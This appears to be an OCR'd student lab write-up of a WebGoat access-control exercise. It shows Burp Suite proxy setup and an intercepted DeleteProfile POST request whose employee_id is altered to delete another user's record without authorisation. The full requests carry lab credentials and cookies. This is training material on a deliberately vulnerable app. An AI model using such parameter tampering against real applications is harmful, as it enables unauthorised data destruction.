
Privilege Escalation (PE)

1. Configuring of Burp Suites in the Firefox Browser: -

- Open Burp suits Application in Kali and make sure that it is running in localhost at Port number 8080.
- Go to Firefox setting, open Network setting and set Proxy server as 127.0.0.1 is IP address and port number is 8080.
- Enable the check of use this proxy to all HTTPS requests.



Connection Settings

Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Also use this proxy for HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL

Reload

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24


Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

Help Cancel OK

Fig. Configuring the Burp suits Proxy in Firefox browser

2. Configuration of OWASP tool:

- Turn on OWASP machine and search the IP address of OWASP into Kali's browser.
- Select OWASP webgoat >Access Flow Control>Role Based Access Control.
- Log-in with any User and password will be the lower case of user's first name.



10.0.2.6/WebGoat/attack?Screen=141&menu=200

LAB: Role Based Access Control

Stage 2

Stage 2: Add Business Layer Access Control.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.

Goat Hills Financial
Human Resources

Welcome Back john - Staff Listing Page


Select from the list below

Larry Stooge (employee)
Moe Stooge (manager)
Curly Stooge (employee)
Eric Walker (employee)
Tom Cat (employee)
Jerry Mouse (hr)
David Giambi (manager)
Bruce McGuirre (employee)
Sean Livingston (employee)
Joanne McDougal (hr)
John Wayne (admin)

Fig. Viewing of all employes data from the Database.

3) Intercepting the User request in Burp suit: -

- Turn on Burp suit, then go to Proxy panel and click on the **Interceptor ON** button to turn on the Interceptor.
- Whenever Interceptor will get ON then each click or request of the user will be stopped by the Interceptor and when attacker gives forward permission then only the request will be served.
- When request will be captured by the interceptor then push it to Repeater panel by right clicking on the mouse, choose the **SEND TO REPEATER**.


Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://10.0.2.6:80
Forward
Drop
Intercept is on
Action
Open browser
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 2
Request body parameters 2
Request cookies 3
Request headers 13
Search...
0 matches
12:30


```
POST /WebGoat/attack?Screen=141&menu=200 HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://10.0.2.6
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Referer: http://10.0.2.6/WebGoat/attack?Screen=141&menu=200
Cookie: JSESSIONID=50553EF984DEE00910EFE3FE9992C8F6; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

employee_id=105&action=DeleteProfile
```

Fig. Request was Intercepted in the Burp suit

4) Changing of Intercepted request to edit the data of Database: -

- Push the Intercepted data to **Repeater** panel.
- In the request, the data of each person will be referenced with the **ID** number in the Database.
- Add the **ID** number of person whose data we want to edit inside Database.



Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Send
Cancel
Target: http://10.0.2.6
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 2
Request body parameters 2
Request cookies 3
Request headers 13
Response headers 7
0 matches
Done
33,731 bytes | 11 millis

```
POST /WebGoat/attack?Screen=141&menu=200 HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://10.0.2.6
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Referer: http://10.0.2.6/WebGoat/attack?Screen=141&menu=200
Cookie: JSESSIONID=50553EF984DEE00910EFE3FE9992C8F6; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

employee_id=101&action=DeleteProfile
```

Choose another language: English

LogOut Help

LAB: Role Based Access Control

Show Params Show Cookies Lesson Plans
Solution Videos
Restart this Lesson
Stage 2
Stage 2: Add Business Layer Access Control.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.

Introduction
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws

Welcome Back John - Staff Listing Page

Select from the list below


Moe Stooge (manager)
Curly Stooge (employee)
Tom Cat (employee)
Jerry Mouse (hr)
David Giambi (manager)
Bruce McGuirk (employee)
Sean Livingston (employee)
Joanne McDougal (hr)
John Wayne (admin)

SearchStaff
ViewProfile
CreateProfile
DeleteProfile
Logout

Fig. ID number 101 person data will be deleted successfully

5) Verifying the Database: -

- To verify that, the data is successfully deleted or not again we need to log-in as admin then check inside the list of all employes.
- If that data is not existing in the current list, then deleting process is successfully completed.



Stage 2
Stage 2: Add Business Layer Access Control.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.

Welcome Back john - Staff Listing Page

Select from the list below

Moe Stooge (manager)
Curly Stooge (employee)
Tom Cat (employee)
Jerry Mouse (hr)
David Giambi (manager)
Bruce McGuirre (employee)
Sean Livingston (employee)
Joanne McDougal (hr)
John Wayne (admin)

Fig. Larry Stooge’s data is successfully deleted from the Database.